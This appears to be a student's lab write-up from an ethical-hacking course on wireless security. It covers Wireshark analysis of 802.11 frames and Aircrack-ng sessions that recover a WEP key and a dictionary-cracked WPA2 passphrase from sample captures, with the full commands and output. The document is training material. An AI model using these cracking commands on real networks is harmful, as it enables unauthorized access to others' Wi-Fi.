Module 08: Wireless Attacks and Countermeasures

Scenario

Wireless networking is revolutionizing the way people work and play. A wireless local area network (WLAN) is an unbounded data communication system, based on the IEEE 802.11 standard, which uses radio frequency technology to communicate with devices and obtain data. This network frees the user from complicated and multiple wired connections. With the need for a physical connection or cable removed, individuals are able to use networks in new ways, and data has become ever more portable and accessible.

Although wireless networking technology is becoming increasingly popular, because of its convenience, it has many security issues, some of which do not exist in wired networks. By nature, wirelessly transferred data packets are airborne and available to anyone with the ability to intercept and decode them. For example, several reports have demonstrated the weaknesses in the Wired Equivalent Privacy (WEP) security algorithm, specified in the 802.11x standard, which is designed to encrypt wireless data.

You must have sound knowledge of wireless concepts, wireless encryption, and related threats in order to protect your company's wireless network from unauthorized access and attacks. You should determine critical sources, risks, or vulnerabilities associated with your organization's wireless network, and then check whether the current security system is able to protect the network against all possible attacks.

Objective

The objective of the lab is to protect the target wireless network from unauthorized access. To do so, you will perform various tasks that include, but are not limited to:

- Wi-Fi Packet Analysis
- Crack WEP and WPA2 Wi-Fi networks

Overview of Wireless Networking

In wireless networks, communication takes place through radio wave transmission, which usually takes place at the physical layer of the network structure. Thanks to the wireless communication revolution, fundamental changes to data networking and telecommunication are taking place. This means that you will need to know and understand several types of wireless networks. These include:

- **Extension to a wired network**: A wired network is extended by the introduction of access points between the wired network and wireless devices

- **Multiple access points**: Multiple access points connect computers wirelessly
- **LAN-to-LAN wireless network**: All hardware APs have the ability to interconnect with other hardware access points
- **3G/4G hotspot**: A mobile device shares its cellular data wirelessly with Wi-Fi-enabled devices such as MP3 players, notebooks, tablets, cameras, PDAs, and netbooks

Lab Tasks

We will use numerous tools and techniques to hack target wireless networks. The recommended labs that will assist you in learning various wireless network hacking techniques include:

1. Perform Wi-Fi packet analysis
    - Wi-Fi packet analysis using Wireshark
2. Perform wireless attacks to crack wireless encryption
    - Crack a WEP network using Aircrack-ng
    - Crack a WPA2 network using Aircrack-ng

Lab 1: Perform Wi-Fi Packet Analysis

Lab Scenario

Our first step in hacking wireless networks is to capture and analyze the traffic of the target wireless network.

This wireless traffic analysis will help you to determine the weaknesses and vulnerable devices in the target network. In the process, you will determine the network's broadcasted SSID, the presence of multiple access points, the possibility of recovering SSIDs, the authentication method used, WLAN encryption algorithms, etc.

The labs in this exercise demonstrate how to use various tools and techniques to capture and analyze the traffic of the target wireless network.


Lab Objectives

- Wi-Fi Packet Analysis using Wireshark

Task 1: Wi-Fi Packet Analysis using Wireshark

Wireshark is a network protocol sniffer and analyzer. It lets you capture and interactively browse the traffic running on a target network. Wireshark can read live data from Ethernet, Token-Ring, FDDI, serial (PPP and SLIP), and 802.11 wireless LAN. Npcap is a library that is integrated with Wireshark for complete WLAN traffic analysis, visualization, drill-down, and reporting. Wireshark can be used in monitor mode to capture wireless traffic. It is able to capture a vast number of management, control, data frames, etc. and further analyze the Radiotap header fields to gather critical information such as protocols and encryption techniques used, length of the frames, MAC addresses, etc.

Here, we will use Wireshark to analyze captured Wi-Fi packets.



```
No.     Time        Source               Destination           Protocol  Length Info
      1 0.000000    Netgear_e4:38:00     Broadcast             802.11     123 Beacon frame, SN=3623, FN=0, Flags=........, BI=100, SSID=CEHLabs
      2 2.356314                         Apple_c9:b2:1c (78:…  802.11      10 Clear-to-send, Flags=........
      3 2.356828                         Apple_c9:b2:1c (78:…  802.11      10 Clear-to-send, Flags=........
      4 2.357850                         Apple_c9:b2:1c (78:…  802.11      10 Clear-to-send, Flags=........
      5 2.358874                         Apple_c9:b2:1c (78:…  802.11      10 Clear-to-send, Flags=........
      6 2.366552                         Apple_c9:b2:1c (78:…  802.11      10 Clear-to-send, Flags=........
      7 2.367066                         Apple_c9:b2:1c (78:…  802.11      10 Clear-to-send, Flags=........
      8 2.368088                         Apple_c9:b2:1c (78:…  802.11      10 Clear-to-send, Flags=........
      9 2.368602    46:d9:e7:09:72:e7 (… Apple_c9:b2:1c (78:…  802.11      28 802.11 Block Ack, Flags=........
     10 2.371164                         Apple_c9:b2:1c (78:…  802.11      10 Clear-to-send, Flags=........
     11 3.407040    Netgear_e4:38:00     HonHaiPr_c4:a9:b3     802.11     250 Probe Response, SN=3671, FN=0, Flags=........, BI=100, SSID=CEHLabs
     12 4.355326    Netgear_e4:38:00     Google_90:42:f6       802.11     250 Probe Response, SN=3684, FN=0, Flags=........, BI=100, SSID=CEHLabs
     13 9.609814                         Apple_4c:93:a3 (f0:…  802.11      10 Acknowledgement, Flags=........
```

```
> Frame 1: 123 bytes on wire (984 bits), 123 bytes captured (984 bits)
> IEEE 802.11 Beacon frame, Flags: ........
> IEEE 802.11 Wireless Management
```

```
0000  80 00 00 00 ff ff ff ff  ff ff 20 e5 2a e4 38 00   ········ ·· ·*·8·
0010  20 e5 2a e4 38 00 70 e2  76 91 07 2b 01 00 00 00    ·*·8·p· v··+····
0020  64 00 31 04 00 07 43 45  48 4c 61 62 73 01 08 82   d·1···CE HLabs···
0030  84 8b 96 0c 12 18 24 03  01 07 05 04 00 01 00 00   ······$· ········
0040  2a 01 00 32 04 30 48 60  6c dd 18 00 50 f2 02 01   *··2·0H` l···P···
0050  01 00 00 03 a4 00 00 27  a4 00 00 42 43 5e 00 62   ·······' ···BC^·b
0060  32 2f 00 dd 06 00 e0 4c  02 01 60 dd 0e 00 50 f2   2/·····L ··`···P·
0070  04 10 4a 00 01 10 10 44  00 01 02                  ··J····D ···
```

WEPcrack-01.cap | Packets: 2464654 · Displayed: 2464654 (100.

Lab 2: Perform Wireless Attacks to Crack Wireless Encryption

Lab Scenario

You must have the required knowledge to perform wireless attacks in order to test the target network's security infrastructure.

After performing the discovery, mapping, and analysis of the target wireless network, you have gathered enough information to launch an attack. You should now carry out various types of attacks on the target network, including Wi-Fi encryption cracking (WEP, WPA, and WPA2), fragmentation, MAC spoofing, DoS, and ARP poisoning attacks.

WEP encryption is used for wireless networks, but it has several exploitable vulnerabilities. When seeking to protect a wireless network, the first step is always to change your SSID from the default before you actually connect the wireless router to the access point. Moreover, if an SSID broadcast is not disabled on an access point, ensure that you do not use a DHCP server, which would automatically assign IP addresses to wireless clients. This is because war-driving tools can easily detect your internal IP address.

You must test its wireless security, exploit WEP flaws, and crack the network's access point keys.

The labs in this exercise demonstrate how to perform wireless attacks using various hacking tools and techniques.


Lab Objectives

- Crack a WEP Network using Aircrack-ng
- Crack a WPA2 Network using Aircrack-ng


Task 1: Crack a WEP Network using Aircrack-ng

Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP, and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless networks. The program runs on both Linux and Windows.

In this task, we will use the Aircrack-ng suite to crack the WEP encryption of a network.


Applications Places System
Wed Sep 17, 15:56
Parrot Terminal
File Edit View Search Terminal Help
Menu
Desktop
Parrot Terminal

```
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #aircrack-ng '/home/attacker/Desktop/Sample Captures/WEPcrack-01.cap'
Reading packets, please wait...
Opening /home/attacker/Desktop/Sample Captures/WEPcrack-01.cap
Read 2464654 packets.

   #  BSSID              ESSID                     Encryption

   1  20:E5:2A:E4:38:00  CEHLabs                   WEP (0 IVs)

Choosing first network as target.

Reading packets, please wait...
Opening /home/attacker/Desktop/Sample Captures/WEPcrack-01.cap
Read 2464654 packets.

1 potential targets

Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 20509 ivs.


                               Aircrack-ng 1.6


                 [00:00:00] Tested 88 keys (got 13614 IVs)
```



Applications Places System
Wed Sep 17, 15:57
Parrot Terminal
File Edit View Search Terminal Help
Menu
Desktop
Parrot Terminal

```
1 potential targets

Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 20509 ivs.


                               Aircrack-ng 1.6


                 [00:00:00] Tested 88 keys (got 13614 IVs)

   KB    depth   byte(vote)
    0    2/  3   98(18432) 8B(17920) 3B(17408) 5D(17408) FC(17408)
    1    3/  8   48(18176) 33(17920) 92(17408) C3(17408) 05(17408)
    2    0/  2   31(20224) 15(18688) 7E(18688) 3B(18176) 8C(18176)
    3    0/  1   97(22016) 03(19456) 48(18432) 7D(18432) AB(18176)
    4    0/  2   49(20480) BF(19968) 14(18432) D7(18176) E8(18176)

                        KEY FOUND! [ 98:48:35:97:49 ]
        Decrypted correctly: 100%


┌─[root@parrot]─[~]
└──╼ #
```


Task 2: Crack a WPA2 Network using Aircrack-ng

WPA2 is an upgrade to WPA; it includes mandatory support for Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP), an AES-based encryption protocol with strong security. WPA2 has two modes of operation: WPA2-Personal and WPA2-Enterprise. Despite being stronger than both WEP and WPA, the WPA2 encryption method can also be cracked using various techniques and tools.

In this task, we will use the Aircrack-ng suite to crack a WPA2 network.



```
-[attacker@parrot]-[~]
└── $sudo su
[sudo] password for attacker:
-[root@parrot]-[/home/attacker]
└── #cd
-[root@parrot]-[~]
└── #aircrack-ng -a2 -b 20:E5:2A:E4:38:00 -w /home/attacker/Desktop/Wordlist/password.txt '/home/att
acker/Desktop/Sample Captures/WPA2crack-01.cap'
```



```
                               Aircrack-ng 1.6

      [00:00:01] 480/480 keys tested (792.31 k/s)

      Time left: --

                          KEY FOUND! [ password1 ]


      Master Key     : F5 EF 7C 79 10 DF DE 73 76 40 F9 4F 12 A4 BC E5
                       A7 8D CD E4 3E A2 F0 E5 23 37 AD 74 00 F0 3F 57

      Transient Key  : FB 91 1A 40 58 89 BC EF 5A 82 B1 7F BE 1A 8C B2
                       0B 84 56 F8 F3 EB 40 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 39 18 C7 3A C6 4B 98 AF 7A B7 0B F2 79 38 C4 A8

┌─[root@parrot]─[~]
└──╼ #
```

Module 08: Wireless Attacks and Countermeasures – Lab Summary

This module focused on the tools and techniques used to analyze wireless networks and test their security by performing Wi-Fi packet analysis and wireless encryption cracking.

In Lab 1, I used Wireshark to perform Wi-Fi packet analysis. The task involved capturing packets transmitted over the target wireless network and examining protocol-level details. Using monitor mode, I was able to observe the network SSID, MAC addresses, encryption types, and individual frame types. This provided insights into how devices communicated over the wireless network and what protection mechanisms were in place.

In Lab 2, I used the Aircrack-ng suite to conduct two types of wireless encryption cracking attacks. First, I targeted a WEP-encrypted network, capturing traffic using airodump-ng and attempting to extract the encryption key. Then, I performed a WPA2 attack by capturing the handshake and using Aircrack-ng to test the key against a password list. Both labs demonstrated how weak or poorly configured wireless encryption can be exploited, and how attackers use traffic capture and replay techniques to break into secured networks.

This module reinforced the importance of strong encryption standards, secure access point configurations, and proper network segmentation in protecting wireless infrastructure from unauthorized access.